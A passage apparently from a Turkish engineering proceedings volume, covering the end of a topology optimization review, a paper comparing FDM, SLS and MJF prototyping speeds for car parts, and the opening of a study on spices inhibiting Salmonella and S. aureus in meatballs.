3.1). On the other hand, the relaxation attained by the SIMP method with its current form is not satisfactory enough to make the problem well-posed [7]. The nonexistence of solutions forces the optimization to converge to different results for different finite element mesh discretizations. This phenomenon is known as the mesh dependency of solutions in the literature [29]. To close the design space in an appropriate sense, i.e., to make the optimization problem well-posed, problem regularization is needed [7]. Thus, lack of convergence related with mesh dependency can be discarded. There exist many problem regularization techniques in the literature [30-33].

### 3.3 Discrete Methods

Usage of continuous density design variables in the topology optimization problems results in porous or grey regions in the optimized structure if proper penalization or problem regularization is not applied. Discrete methods concern with Equation (1) instead of Equation (2) in an attempt to obtain directly 0-1 (i.e., void-solid) designs. For this discrete problem, a natural choice is to use non-gradient optimization approaches such as Genetic Algorithms, Simulated Annealing, Particle Swarms, Ant Colonies, etc. However, these methods are inefficient for topology optimization problems in which large number of design variables are involved [34]. They can only solve problems with coarse finite element meshes [34]. Moreover, these algorithms also need some type of problem regularization or filtering to obtain physically reliable designs.

There exists another type of approach so-called evolutionary methods [35]. Inspired from the natural evolutionary process, evolutionary structural optimization (ESO) method [36] is suggested. In the ESO method, the optimum is sought by removing some of the inefficient material from the design domain in every iteration step. The determination of inefficient material depends on the type of objective function and constraints. However, as the material can only be removed (not added) during optimization, sometimes non-optimized designs are obtained [15]. To cope with this problem, “bi-directional evolutionary structural optimization” (BESO) method [37] is suggested. In the BESO method, material is being added in the vicinity of overstressed elements while in the inefficient areas, material is being removed.

Despite its conceptual simplicity, ESO/BESO methods are subjected to criticism [38-40]. These include, intuitive nature of the procedure, obtaining non optimal designs at the end of the process and difficulties encountered with multiple constraints [39]. As a consequence of these, a new

BESO algorithm is suggested recently [41, 42]. In the new BESO algorithm, design variable sensitivities are utilized with penalization in order to sort the elements with respect to their efficiency. One further novelty in the method is, none of the elements are completely removed from the design space, instead, inefficient elements get a predetermined minimum value. By this, it is claimed that, void elements can become solid in any iteration step of the algorithm. It is argued in the literature that, the new BESO algorithm can be categorized as a discrete update version of the standard SIMP scheme [9].

### **3.4. Boundary Variation Methods**

Boundary variation methods are the recent development in the topology optimization field. They emerged from the need to obtain crisp and smooth edged structures as a result of optimization procedure. These methods have their roots in shape optimization techniques, however, they are fundamentally different, because they allow formation and disappearance of void regions inside the design domain in addition to allowing structural boundary movements [19]. There exist numerous boundary variation methods in the literature, but here, only the most popular level set methods are considered. For other alternative approaches, refer to [9, 19].

In the level set approach [43-45], the level set function determines where the boundaries, void and solid sections take place. Material boundaries exist where the level set function takes a certain constant value (usually it is 0). Where the level set function values are below this constant there exist void regions, whereas solid regions take place where the level set function values are greater than that constant. Changes in structure's topology are achieved by level set function updating, and mostly it is performed by solving the augmented Hamilton-Jacobi equation with diffusive and reactive terms [9]. In this manner, the original Hamilton-Jacobi equation is utilized for shape updating, reactive term is used for nucleation of new holes and diffusive term is employed to smooth the level set field [9].

Level set methods are mainly composed of level set function parameterization, mechanical model and optimization parts [46]. Firstly, design variables are parameterized via level set function. Then, geometry described by the level set function is mapped onto the mechanical structural model. Finally, design update is performed [46]. Depending on the level set method type used, in each of these three parts, regularization techniques can be employed to regularize ill-posedness of



the topology optimization problem [46]. Many level set methods utilize the regularization techniques used in density methods. Moreover, similar material interpolation schemes with density methods are utilized in the geometry mapping part of many level set methods, as well. A comprehensive review on the level set methods can be found in [46].

#### 4. CONCLUSION

In this paper, a brief review on topology optimization methods used in structural engineering is presented. Topology optimization problem is defined and early historical progress in the field is addressed. The modern structural topology optimization methods are classified into four main categories as: homogenization methods, density methods, discrete methods and boundary variation methods. Each of these methods is discussed considering major points. Finally, the list of the pioneering works for the basic categories of the modern topology optimization methods is provided in Table 1.

**Table 1.** The list of the pioneering works for modern topology optimization methods.

The Pioneering Work	Method	Year
Reference [22]	Homogenization	1988
Reference [25]	Density	1989
Reference [36]	Discrete	1993
Reference [44]	Boundary Variation	2003

#### REFERENCES

- [1] M. P. Bendsoe and O. Sigmund, Topology Optimization: Theory, Methods, and Applications, Berlin: Springer, 2004.
- [2] G. I. N. Rozvany, Topology Optimization In Structural Mechanics, Springer, 2014.
- [3] P. W. Christensen and A. Klarbring, An Introduction to Structural Optimization, Springer, 2009.
- [4] J. Liu and Y. Ma, "A survey of manufacturing oriented topology optimization methods," Advances in Engineering Software, vol. 100, pp. 161-175, 2016.



- [5] L. Meng, W. Zhang, D. Quan, G. Shi, L. Tang, Y. Hou, P. Breitkopf, J. Zhu and T. Gao, "From topology optimization design to additive manufacturing: Today's success and tomorrow's roadmap," *Archives of Computational Methods in Engineering*, pp. 1-26, 2019.
- [6] B. Zhu, X. Zhang, H. Zhang, J. Liang, H. Zang, H. Li and R. Wang, "Design of compliant mechanisms using continuum topology optimization: A review," *Mechanism and Machine Theory*, vol. 143, p. 103622, 2020.
- [7] H. A. Eschenauer and N. Olhoff, "Topology optimization of continuum structures," *Applied Mechanics Reviews*, vol. 54, no. 4, pp. 331-390, 2001.
- [8] G. I. N. Rozvany, M. P. Bendsoe and U. Kirsch, "Layout optimization of structures," *Applied Mechanics Reviews*, vol. 48, no. 2, pp. 41-119, 1995.
- [9] O. Sigmund and K. Maute, "Topology optimization approaches," *Structural and Multidisciplinary Optimization*, vol. 48, no. 6, pp. 1031-1055, 2013.
- [10] O. Yüksel, "Shape and Topology Optimization of Inertial Amplification Induced Phononic Band Gap Structures," Boğaziçi University, Istanbul, 2018.
- [11] O. Yuksel and C. Yilmaz, "Size and topology optimization of inertial amplification induced phononic band gap structures," in *Proceedings of the ASME International Mechanical Engineering Congress and Exposition*, Tampa, Florida, USA, 2017.
- [12] O. Yuksel and C. Yilmaz, "Shape optimization of phononic band gap structures incorporating inertial amplification mechanisms," *Journal of Sound and Vibration*, vol. 355, pp. 232-245, 2015.
- [13] A. G. M. Michell, "LVIII. The limits of economy of material in frame-structures," *The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science*, vol. 8, no. 47, pp. 589-597, 1904.
- [14] W. S. Hemp, *Optimum Structures*, Clarendon Press, 1973.
- [15] D. J. Munk, G. A. Vio and G. P. Steven, "Topology and shape optimization methods using evolutionary algorithms: a review," *Structural and Multidisciplinary Optimization*, vol. 52, no. 3, pp. 613-631, 2015.
- [16] U. Kirsch, *Optimum Structural Design: Concepts, Methods, and Applications*, McGraw-Hill Companies, 1981.
- [17] U. Kirsch, "Optimal topologies of structures," *Applied Mechanics Reviews*, vol. 42, no. 8,



pp. 223-239, 1989.

[18] G. I. N. Rozvany, "Aims, scope, methods, history and unified terminology of computer-aided topology optimization in structural mechanics," *Structural and Multidisciplinary Optimization*, vol. 21, no. 2, pp. 90-108, 2001.

[19] J. D. Deaton and R. V. Grandhi, "A survey of structural and multidisciplinary continuum topology optimization: Post 2000," *Structural and Multidisciplinary Optimization*, vol. 49, no. 1, pp. 1-38, 2014.

[20] B. Hassani and E. Hinton, "A review of homogenization and topology optimization II — Analytical and numerical solution of homogenization equations," *Computers & Structures*, vol. 69, no. 6, pp. 719-738, 1998.

[21] B. Hassani and E. Hinton, "A review of homogenization and topology optimization I — Homogenization theory for media with periodic structure," *Computers & Structures*, vol. 69, no. 6, pp. 707-717, 1998.

[22] M. P. Bendsoe and N. Kikuchi, "Generating optimal topologies in structural design using a homogenization method," *Computer Methods in Applied Mechanics and Engineering*, vol. 71, no. 2, pp. 197-224, 1988.

[23] K. Suzuki and N. Kikuchi, "A homogenization method for shape and topology optimization," *Computer Methods in Applied Mechanics and Engineering*, vol. 93, no. 3, pp. 291-318, 1991.

[24] B. Hassani and E. Hinton, *Homogenization and Structural Topology Optimization*, London: Springer-Verlag, 1999.

[25] M. P. Bendsoe, "Optimal shape design as a material distribution problem," *Structural Optimization*, vol. 1, no. 4, pp. 193-202, 1989.

[26] G. I. N. Rozvany, M. Zhou and T. Birker, "Generalized shape optimization without homogenization," *Structural Optimization*, vol. 4, no. 3, pp. 250-252, 1992.

[27] M. Stolpe and K. Svanberg, "An alternative interpolation scheme for minimum compliance topology optimization," *Structural and Multidisciplinary Optimization*, vol. 22, no. 2, pp. 116-124, 2001.

[28] K. Schittkowski, C. Zillober and R. Zotemantel, "Numerical comparison of nonlinear programming algorithms for structural optimization," *Structural Optimization*, vol. 7, no. 1-2, pp.



1-19, 1994.

[29] O. Sigmund and J. Petersson, "Numerical instabilities in topology optimization: a survey on procedures dealing with checkerboards, mesh-dependencies and local minima," *Structural Optimization*, vol. 16, no. 1, pp. 68-75, 1998.

[30] O. Sigmund, "On the design of compliant mechanisms using topology optimization," *Mechanics of Structures and Machines*, vol. 25, no. 4, pp. 493-524, 1997.

[31] B. Bourdin, "Filters in topology optimization," *International Journal for Numerical Methods in Engineering*, vol. 50, no. 9, pp. 2143-2158, 2001.

[32] S. Xu, Y. Cai and G. Cheng, "Volume preserving nonlinear density filter based on heaviside functions," *Structural and Multidisciplinary Optimization*, vol. 41, no. 4, pp. 495-505, 2010.

[33] O. Sigmund and K. Maute, "Sensitivity filtering from a continuum mechanics perspective," *Structural and Multidisciplinary Optimization*, vol. 46, no. 4, pp. 471-475, 2012.

[34] O. Sigmund, "On the usefulness of non-gradient approaches in topology optimization," *Structural and Multidisciplinary Optimization*, vol. 43, no. 5, pp. 589-596, 2011.

[35] X. Huang and M. Xie, *Evolutionary Topology Optimization of Continuum Structures: Methods and Applications*, John Wiley & Sons, 2010.

[36] Y. M. Xie and G. P. Steven, "A simple evolutionary procedure for structural optimization," *Computers & Structures*, vol. 49, no. 5, pp. 885-896, 1993.

[37] O. M. Querin, G. P. Steven and Y. M. Xie, "Evolutionary structural optimisation (ESO) using a bidirectional algorithm," *Engineering Computations*, vol. 15, no. 8, pp. 1031-1048, 1998.

[38] G. I. N. Rozvany, "A critical review of established methods of structural topology optimization," *Structural and Multidisciplinary Optimization*, vol. 37, no. 3, pp. 217-237, 2009.

[39] G. I. N. Rozvany, "Stress ratio and compliance based methods in topology optimization – a critical review," *Structural and Multidisciplinary Optimization*, vol. 21, no. 2, pp. 109-119, 2001.

[40] M. Zhou and G. I. N. Rozvany, "On the validity of ESO type methods in topology optimization," *Structural and Multidisciplinary Optimization*, vol. 21, no. 1, pp. 80-83, 2001.

[41] X. Huang and Y. M. Xie, "Bi-directional evolutionary topology optimization of continuum structures with one or multiple materials," *Computational Mechanics*, vol. 43, no. 3, pp. 393-401, 2009.

[42] X. Huang and Y. M. Xie, "A further review of ESO type methods for topology





optimization," *Structural and Multidisciplinary Optimization*, vol. 41, no. 5, pp. 671-683, 2010.

[43] J. A. Sethian, *Level Set Methods and Fast Marching Methods: Evolving Interfaces in Computational Geometry, Fluid Mechanics, Computer Vision, and Materials Science*, Cambridge University Press, 1999.

[44] M. Y. Wang, X. Wang and D. Guo, "A level set method for structural topology optimization," *Computer Methods in Applied Mechanics and Engineering*, vol. 192, no. 1, pp. 227-246, 2003.

[45] G. Allaire, F. Jouve and A. M. Toader, "Structural optimization using sensitivity analysis and a level-set method," *Journal of Computational Physics*, vol. 194, no. 1, pp. 363-393, 2004.

[46] N. P. Van Dijk, K. Maute, M. Langelaar and F. Van Keulen, "Level-set methods for structural topology optimization: a review," *Structural and Multidisciplinary Optimization*, vol. 48, no. 3, pp. 437-472, 2013.

## HIZLI PROTOTİPLEME YÖNTEMLERİ İLE ÜRETİLEN OTOMOBİL PARÇALARININ ÜRETİM HIZLARININ KARŞILAŞTIRILMASI

Gonca Esmer Ünal<sup>\*1</sup>

<sup>\*1</sup> R&D Prototype Production Department of Tofaş Türk Otomobil Fabrikası A.Ş.,16110 Bursa, TÜRKİYE

### Özet

Otomotiv sektöründe, yeni projenin devreye alınması aşamasında önemli bir parametre olan zamanı iyi yönetebilmek için prototip parça üretim süreleri önem arz etmektedir. Bu çalışmada, hızlı prototipleme yöntemleri arasında yer alan ve ultraviyole (uv) dayanımı olan parçalar üretebilen FDM (fused deposition modeling), SLS (selective laser sintering) ve MJF (multi jet fusion) teknolojilerinin üretim hızlarının karşılaştırması yapılmıştır. Seçilen farklı hacimlerde 5 farklı otomobil parçası, bahsi geçen yöntemlerle üretilmiştir. Elde edilen parçaların üretim ve soğuma hızları değerlendirildiğinde en hızlı metodun MJF (multi jet fusion) olduğu tespit edilmiştir.

**Anahtar Kelimeler:** Hızlı prototipleme, katmalı üretim, hızlı prototipleme makine hızı, FDM, SLS, MJF

## AUTOMOBILE PARTS PRODUCED BY RAPID PROTOTYPING METHODS PRODUCTION SPEED COMPARISON

### Abstract

In the automotive sector, the production times of prototype part are important in order to manage the time which is an important parameter during the commissioning of the new project. In this study, the speed of production technologies including FDM (fused deposition modeling), SLS (selective laser sintering) and MJF (multi jet fusion which can produce ultraviolet (uv) resistant parts in rapid prototyping methods and production materials that are frequently used in automotive were compared. The selected 5 different automobile parts with different volumes were produced by mentioned methods. When the production and cooling rates of the obtained parts were evaluated, the fastest method was found to be MJF (multi jet fusion).

**Keywords:** Rapid prototyping, additive manufacturing, rapid prototyping machine speed comparison, FDM, SLS, MJF.

\* gonca.unal@tofas.com.tr, <https://orcid.org/0000-0002-1124-1948>

## 1. GİRİŞ

Hızlı prototipleme, bilgisayarda hazırlanan üç boyutlu CAD çizimlerinden, kalıba ihtiyaç duymadan direk olarak fiziksel parçanın elde edilmesini sağlayan imalat teknolojisidir [1]. Hızlı prototipleme cihazları, bilgisayarda datası oluşturulmuş her türlü parçanın geometrisine bağlı olarak, saatler ya da birkaç gün gibi kısa bir süre içinde üretilmesini sağlar.

Uygulamada çok çeşitli hızlı prototipleme yöntemi mevcuttur. Hızlı prototipleme sistemlerinde çeşitli sınıflandırmalar yapılabılırken, bunların en yaygın olanı prototip üretiminde kullanılan malzemenin başlangıç durumunu dikkate alarak yapılan sınıflandırmadır. Buna göre hızlı prototipleme yöntemleri (1) sıvı esaslı (2) katı esaslı ve (3) toz esaslı olmak üzere 3 gruba ayrılabilir.

Sıvı esaslı hızlı prototipleme yöntemlerinde başlangıç durumunda kullanılan malzeme sıvı haldedir. Lazer ya da ısı uygulanarak gerçekleştirilen sertleşme süreci sayesinde sıvı olan malzeme, katı hal alır. Katı esaslı hızlı prototipleme teknolojileri ise toz malzeme hariç katı haldeki tüm formları içermektedir. Tabaka, granül, filament veya rulo formları bunlara örnek olarak verilebilmektedir. Toz esaslı hızlı prototipleme yöntemlerinde kullanılan toz malzeme genellikle katı formdadır. Toz malzemenin birbirine bağlanması temas alanlarına bağlayıcı, yapıştırıcı eklenmesiyle veya bu yüzeylerin eritilmesiyle elde edilmektedir.

TOFAŞ (Türk Otomobil Fabrikası) Arge Prototip biriminde genellikle katı ve toz esaslı hızlı prototipleme yöntemleri kullanılmaktadır. Tofaş arge prototip bünyesinde katı esaslı FDM teknolojileri mevcuttur. Toz esaslı olan SLS ve MJF teknolojilerini de yan sanayi firmalarından hizmet olarak proje geliştirme aşamasında sıklıkla kullanılmaktadır.

Bu çalışmada, otomotiv sektöründe sıklıkla kullanılan ultraviyole dayanımı olan plastik parça üretimini sağlayan FDM, SLS ve MJF sistemlerinin üretim hızları 5 farklı hacimdeki otomobil parçası için kıyaslanmıştır.

## 2. MATERYAL ve METOT


Gerçekleştirdiğimiz çalışmada, 5 farklı hacimdeki otomobil parçalarının belirlenen 3 farklı hızlı prototipleme metoduyla üretimi gerçekleştirilmiştir. Seçilen 3 farklı hızlı prototipleme metodunun ortak noktası ultraviyole dayanıma sahip plastik parçaların üretimini gerçekleştirebilmeleridir. Bu bölümde UV dayanımı olan plastik hızlı prototip yöntemleri ve

üretilen malzemeler hakkında detaylı bilgiler yer almaktadır.

## **2.1. UV Dayanımı Olan Plastik Hızlı Prototip Yöntemleri**

### **2.1.1. FDM (Fused Deposition Modeling)**


Katı esaslı hızlı prototipleme yöntemlerinden olan FDM tekniğinde, filament halindeki plastik hammadde ekstrüzyon kafasına iletilir. Burada malzeme ısıtılarak eriyik hale gelir. Ekstrüzyon kafası eriyik malzemeyi damlalar halinde platform üzerindeki boş tablaya akıtarak ilk katmanı oluşturur. Her katmanda platform bir basamak aşağıya iner ve böylece parça katmanlar halinde inşa edilir. İnşa sırasında ekstrüzyon kafası x-y ekseninde hareket ederek bilgisayar ortamına yüklenen datayı örer. Platform ise her katman örüldükten sonra z ekseninde hareket etmektedir. İnşa sırasında destek görevi gören ayrı bir yapı oluşur ve üretim tamamlandıktan sonra bu yapı parçadan sökülür [2]. FDM teknolojisi ile farklı malzeme filamentleri kullanılabilir. En sık kullanılan malzemeler; ABS, ASA, Ultem, PC, Nylon dur. Genellikle, maliyet avantajı sebebiyle ABS ve ASA kullanılmaktadır. Mukavemet gereken yerlerde Ultem, Nylon GF elastiklik istenen tırnaklı yapılarda Nylon daha sık kullanılmaktadır. Şekil 1’de FDM tekniğinin şematik olarak gösterimi verilmiştir [3]. Gerçekleştirilen çalışmada, ABS malzeme kullanılarak üretim gerçekleştirilmiştir.



**Şekil 1:** FDM üretim modeli şematik gösterimi [3]

## 2.2. SLS (Selective Laser Sintering)


SLS tekniğinde, toz halinde bulunan plastik malzeme bilgisayar destekli üretim (CAM) yazılımı ile hareket eden lazer ışınıyla taranıp sinterlenerek birbirine kaynaşır böylece ilk katman oluşur. İkinci toz katmanı ilkinin üzerine serilir ve sinterleme işlemi sırasıyla katman katman devam ederek parçanın üretilmesi sağlanır. Parça, katmanlı üretimi tamamlandıktan sonra toz havuzundan çıkarılır [4]. Bu teknolojiye destek malzemesi kullanılmaz. İnşa malzemesi olarak çoğunlukla poliamid kullanılır. Tırnaklı (sök-tak gereken parçalar) parçalar için uygun bir üretim yöntemidir. Menteşe, tırnak, klips gibi hareketli mekanizmalara sahip prototip parça ihtiyaçlarında bu yöntem kullanılabilir. Şekil 2’de SLS üretim modelinin şematik gösterimi yer almaktadır [5]. Bu çalışmada, PA12GF30 malzeme kullanılarak üretim yapılmıştır.



Şekil 2: SLS üretim modeli şematik gösterimi [5]

### 2.3. MJF (Multi Jet Fusion)

MJF teknolojisinde, malzeme haznesinden serilen PA12 veya PA11 tozunun, damlacıklar halinde katkı maddeleriyle eritilmesiyle ve katmanın kaynaştırılmasıyla her bir katman oluşturulmaktadır. Bu döngü model ortaya çıkıncaya kadar tekrarlanır [6]. Toz teknolojisi olması sebebiyle SLS ile benzer yapıya sahiptir. Tırnaklı (sök-tak gereken parçalar) parçalar için uygun bir üretim yöntemidir. SLS'e göre kullanılmayan tozların geri dönüşüm oranı daha yüksektir. SLS teknolojisinde geri dönüşüm oranı %50 iken, MJF teknolojisinde %80-%85 oranındadır. Şekil 3'te MJF yöntemine ait şematik gösterim yer almaktadır [7].




Şekil 3: MJF üretim modeli şematik gösterimi [7]



## 2.2. Üretilen Parçaların Geometrileri ve Hacimleri

Üretilen olan; yaklaşık 2400 cm<sup>3</sup> model hacmine sahip ön kapı paneli, yaklaşık 500 cm<sup>3</sup> model hacmine sahip kapı paneli cepliği, yaklaşık 850 cm<sup>3</sup> model hacmine sahip kapı çekme kolu, yaklaşık 40 cm<sup>3</sup> model hacmine sahip destek parçası ve yaklaşık 70cm<sup>3</sup> model hacmine sahip depo kapağı plastiği parçaları aşağıdaki Tablo 1’de verilmiştir.

**Tablo 1.** Parça geometrileri ve hacimleri

	Parça Adı	Model net hacmi (cm <sup>3</sup> )
	Ön kapı paneli	~ 2400
	Kapı paneli cepliği	~ 500
	Kapı çekme kolu	~ 850
	Destek parçası	~ 40
	Depo kapağı plastiği	~ 70

## 3. BULGULAR

Bu başlık altında, seçilen 3 farklı hızlı prototipleme yöntemi kullanılarak üretimi gerçekleştirilen 5 farklı hacimdeki otomobil parçasının üretim ve soğuma süreleri tespit edilerek toplam süreler hesaplanmıştır. Hesaplamalar sonucunda en hızlı üretimin gerçekleştirildiği prototipleme yöntemi belirlenmiştir. Elde edilen sonuçlar Tablo 2’de yer almaktadır.

FDM yöntemi ile üretilen farklı geometriler ve hacimlerdeki 5 parçanın toplam üretim süresi 160 saat olup FDM yöntemi ile üretilen ABS malzeme için soğuma zamanına ihtiyaç olmadığı için toplam saat 160 saat olmaktadır. SLS yöntemi ile üretilen farklı geometriler ve hacimlerdeki 5

parçanın toplam üretim süresi 122 saat, parçaları toz haznesinden çıkarabilmek için beklenmesi gereken soğuma zamanı 122 saattir. SLS yöntemi ile üretim için ihtiyaç duyulan toplam saat 244 saattir. MJF yöntemi ile üretilen farklı geometriler ve hacimlerdeki 5 parçanın toplam üretim süresi 50 saat, parçaları toz haznesinden çıkarabilmek için beklenmesi gereken soğuma zamanı 50 saattir. SLS yöntemi ile üretim için ihtiyaç duyulan toplam saat 100 saattir.

**Tablo 2:**FDM, SLS, MJF İle Üretilmiş Parçaların Üretim Hızları

	Üretim Süresi(saat)	Soğuma Süresi(saat)	Toplam Üretim Süresi
400MC FDM Makinesi ABS Malzeme	160	-	160
SLS Makinesi PA Malzeme	122	122	244
MJF Makinesi PA Malzemesi	50	50	100

#### 4. TARTIŞMA ve SONUÇ

5 farklı otomobil parçası, UV dayanımı olan plastik parçaları üretebilen hızlı prototipleme yöntemleri içerisinde FDM , SLS ve MJF teknolojileriyle üretilmiştir. Bu 3 teknolojiyi kullanarak üretilen parçaların üretim ve soğuma hızları birlikte değerlendirildiğinde en hızlı metod MJF olarak tespit edilmiştir. En yavaş yöntem ise SLS olarak belirlenmiştir. Bu 3 teknolojiyi kullanarak üretilen parçaların hız karşılaştırılması tablo 3’te verilmiştir.

**Tablo 3:** FDM, SLS, MJF Üretim Hız Karşılaştırması

Hızlı Prototip Üretim Metodu	Toplam Üretim Saati	Toplam Üretim Saat Oranları
MJF	100	t
FDM	160	1,6t
SLS	244	2,4t

**KAYNAKLAR**

- [1] Jaiganesh, M., Christopher, A.A., Mugilan, E., 2014. Manufacturing of PMMA Cam Shaft by Rapid Prototyping. 12th Global Congress on Manufacturing and Management GCMM, 2127-2135.
- [2] Maden, H., Kamber, Ö.Ş. 2018. International Journal Of 3d Printing Technologies And Digital Industry. 2:1.40-51
- [3] Çelik, İ., Karakoç, F., Çakır, M.C., Duysak, A. 2013. Hızlı Prototipleme Teknolojileri ve Uygulama Alanları, Dpü Fen Bilimleri Enstitüsü Dergisi, Sayı. 31, DOI: ISSN – 1302 – 3055
- [4] Chua, C.K., Leong, K.F., Lim, C.S. 2010. Rapid Prototyping: Principles and Applications, Third Edition, World Scientific
- [5] Baş, H., Yapıcı, F. 2015. Ergonomik Tasarım ve Üretimde Hızlı Prototipleme Teknolojisi. Mühendislik Bilimleri ve Tasarım Dergisi. 3(3), 199-204, ISSN: 1308-6693
- [6] Morales-Planas, S., Minguella-Canela, J., Lluma-Fuentes, J., Travieso-Rodriguez, J.A., García-Granada, A.A. 2018. Multi Jet Fusion PA12 Manufacturing Parameters for Watertightness, Strength and Tolerances. 11(8), 1472; <https://doi.org/10.3390/ma11081472>
- [7] <https://www.3dhubs.com/knowledge-base/hp-mjf-vs-sls-3d-printing-technology-comparison>

## KÖFTE MATRİKSİNDE İKİ FARKLI BESİN PATOJENİNE KARŞI FARKLI BAHARATLARIN ANTİMİKROBİYAL ETKİSİ

Bayram ÇETİN\*

\*Mühendislik Fakültesi, Kırklareli Üniversitesi, Kayalı Yerleşkesi, Kırklareli, Türkiye

### Özet

Bu çalışmada yaygın olarak kullanılan bazı baharatların, köftelerde *Salmonella* Enteritidis ve *Staphylococcus aureus* üzerine inhibitör etkilerinin araştırılması amaçlanmıştır. Bunun için % 82.5 kıyma, %10 galeta unu, %5 soğan, %1 tuz, % 0.25 karabiber içeren köfte harcı, taze *S. Enteritidis* ve *S. aureus* kültürü ile kontamine edilmiş ve başlangıç popülasyonu sırasıyla  $4.78 \times 10^4$  ve  $1.00 \times 10^4$  kob/g olarak belirlenmiştir. İyice karıştırılan köfte harcı 6 eşit gruba ayrılarak, gruplara ayrı ayrı kırmızı pul biber, defne yaprağı, kekik, yenibahar ve bu baharatları eşit oranda içeren miks %1 oranında ilave edilerek tekrar iyice karıştırılmıştır. Şekil verilen köfte örnekleri 200 gram olacak şekilde ambalajlara koyularak, 4°C’de 10 gün boyunca depolanmıştır. Köfte örnekleri iki gün ara ile incelenmiştir. Araştırmada elde edilen verilere göre depolama süresi sonunda kontrol grubu örnekleri ile mukayese edildiğinde; kırmızı pul biber, defne yaprağı, kekik, yeni bahar ve baharat karışımı köfte örneklerinde *S. Enteritidis* sayısında sırasıyla 0.64, 1.25, 1.09, 0.92 ve 0.51 log kob/g inhibisyon sağlamıştır. *S. Enteritidis* üzerine en az kırmızı pul biberin, en fazla defne yaprağının inhibitör etki gösterdiği belirlenmiştir. *S. aureus* sayısında ise sırasıyla 0.73, 1.04, 1.31, 0.61 ve 0.29 log kob/g inhibisyon sağlamıştır. Sonuç olarak baharatların köftelerde değişik oranlarda antimikrobiyel etkiye sahip oldukları görülmüştür.

**Anahtar Kelimeler:** Baharat, *S. Enteritidis*, *S. aureus*, Dekontaminasyon

\* bayram.cetin@klu.edu.tr , <https://orcid.org/0000-0003-1321-7746>

## ANTIMICROBIAL EFFECT OF DIFFERENT SPICES AGAINST TWO IMPORTANT FOOD PATHOGENS IN MEATBALL MATRIX

### Abstract

This study was aimed to search of inhibitory effect of spices that commonly used in meatballs on *Salmonella* Enteritidis and *Staphylococcus aureus*. For this aim, meatball mix (including %82.5 minced meat, % 10 bread crumbs, % 5 onion, % 1 salt, % 0.25 black pepper) was contaminated with active *S. Enteritidis* and *S. aureus* cultures, and the initial populations were determined as  $4.78 \times 10^4$  and  $1.00 \times 10^4$  cfu/g, respectively. The meatball mixed was divided into six equal parts (each of part was 200g). Except for one group, other groups were mixed with red pepper flakes, bayleaf, thyme, pimento and mix(include equally these spices) at rate of % 1, respectively. According to results, red pepper flakes, bayleaf, thyme, pimento and mix(include equally these spices) were provide respectively 0,64, 1.25, 1.09, 0.92 ve 0.51 log CFU/g inhibition on *Salmonella* Enteritidis when compared the control group. It was determined that red pepper flakes has the least inhibitory affect while bayleaf has the most inhibitory affect on *Salmonella* Enteritidis. In *S. aureus* counts, 0.73, 1.04, 1.31, 0.61 and 0.29 log CFU/g inhibition were obtained, respectively. Consequently, it was determined that the spices have antimicrobial affect in the meatballs at different rates.

**Keywords:** Spices, *S. Enteritidis*, *S. aureus*, Decontamination

### 1. GİRİŞ

Köfte, kıyılmış büyükbaş ve küçükbaş hayvanların etlerine, aynı tür hayvanların yağları, lezzet vericiler ile diğer gıda bileşenlerinden biri veya birkaçı ilave edilip, çeşitli şekiller verilerek hazırlanan, pişirilmeye hazır kırmızı et karışımı veya pişirilmiş et ürünü [1] olarak tanımlanmıştır. Ülkemizde yöresel veya şekil itibari ile çok çeşitli adlar altında köfte üretilmektedir. Kıyma içine ekmek, yumurta, tuz, soğan, sarımsak, pul biber ve karabiber eklenerek buzdolabında dinlendirilip, pişirilen hamburger köftedir [2]. Dana etinin kaburga kısmından hazırlanan kıymanın, rendelenmiş kuru soğan, ekmek ve yumurta ile yoğrulup, üzerine baharat ve tuz ilave edilip, silindirik şekil verilen “Tekirdağ Köfte”; İçine baharat, ekmek,

maydanoz, yumurta katılmadan yalnızca kıyma ve kuru soğan ile yapılan “İnegöl Köfte” olarak bilinir [3]. Köfte, genel olarak taze kıymadan ve köfte hamuruna değişik şekiller verilerek hazırlanır ve çoğunlukla ızgara türü pişirilmeye tüketilir [4]. Farklı yörelerle ve şekillerle adlandırılan daha birçok köfte çeşidi vardır.

Köftelerin mikrobiyolojik kalitesi, köfte üretiminde kullanılan hammadde ve yardımcı maddelerin mikrobiyolojik kalitesi ile doğrudan ilişkilidir. Köftelerin başlıca hammaddesi olan kıyma, mikroorganizmaların hızla çoğalması için en uygun ortamlardan biridir. Normalde et yüzeyinde bulunan mikroorganizmalar, kıyma yapımı sırasında parçalama ve karıştırma işlemleri ile tüm ürüne yayılmaktadır. Et yüzeyi ne kadar geniş olursa, bakteri sayısı o oranda fazla olmaktadır. Kıyma en geniş yüzeye sahip olduğundan, aşırı mikrop içermekte ve köftenin mikrobiyolojik kalitesini doğrudan etkilemektedir [5]. Köfte üretiminde sağlıklı hayvanların hijyenik koşullarda üretilen etlerinin kullanılmasıyla birlikte, mikrobiyal yükünü azaltma, raf ömrünü uzatmaya yönelik günümüzde özellikle doğal koruyucu yöntemlere doğru bir eğilim vardır.

Patojen mikroorganizmaların bulunma riski olan gıdalar arasında köfteler ilk sıralarda gelmektedir. Günümüzde hızla artan fast food tipi lokantalarda yaygın olarak tüketilen Hamburger ve İnegöl Köfte gibi et ürünlerinin, özellikle müşterilerin yoğun olduğu saatlerde pişirme işlemi yeterli yapılmadığında, *Escherichia coli* 0157:H7, *Salmonella sp.*, *Listeria monocytogenes*, *S. aureus*, *Clostridium perfringens* kaynaklı enfeksiyon ve intoksikasyonlara neden olabileceği belirtilmektedir [6]. İnsanlarda gıda zehirlenmeleri ve sistemik enfeksiyon oluşturan *Salmonella sp.* orijinli vakalarda son yıllarda hayvanlarda ve ulusal sağlık problemlerinde artış görüldüğü, özellikle *S. Enteritidis*'in dünyada yaygın bir problem olmaya başladığı bildirilmektedir [4, 7]. Gıda zehirlenmelerinin engellenebilmesi için “Soğuk zincir” korunmakla birlikte, özellikle patojen etkenlerin yok edilmesi ya da gelişiminin engellenmesine yönelik çalışmaların yapılması bugün daha da önemli hale gelmiştir.

Köfte üretiminde lezzet verme, aroma artırma ve koruyucu etkiye sahip olduğu için baharat kullanılmaktadır [8-11]. Bazı baharat çeşitleri küflerin, köfteler üzerinde mikotoksin oluşumunu engellemektedir. Ayrıca baharatların antimikrobiyal etkisi, köftelerde bozulmaya sebep olan mikroorganizmaların gelişmesini inhibe etmektedir [12]. Bitkiler gibi doğal kaynaklardan elde edilen antimikrobiyal maddeler, gıda güvenliğini yüksek oranda korumakta ve bitkisel ekstraktlar



